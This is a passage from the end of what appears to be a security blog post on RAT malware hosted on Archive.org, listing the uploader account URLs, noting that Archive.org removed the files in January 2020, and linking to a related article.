https://archive.org/details/@hamzawi524

https://archive.org/details/@anaiix

https://archive.org/details/@helloworldex https://archive.org/details/@elkingahme2

https://archive.org/details/@mehdi0202

https://archive.org/details/@petter_maffia

https://archive.org/details/@url90

https://archive.org/details/@abdooalg

https://archive.org/details/@e7b043d98e

https://archive.org/details/@zikoaaa

https://archive.org/details/@robacopony147

Download the File Set

Note: As of Jan 31, 2020, Archive.org responded to our notification and removed subject files from their repository.

Read our other RAT blog: When Malware RATs on their Owners

MORE BLOG ARTICLES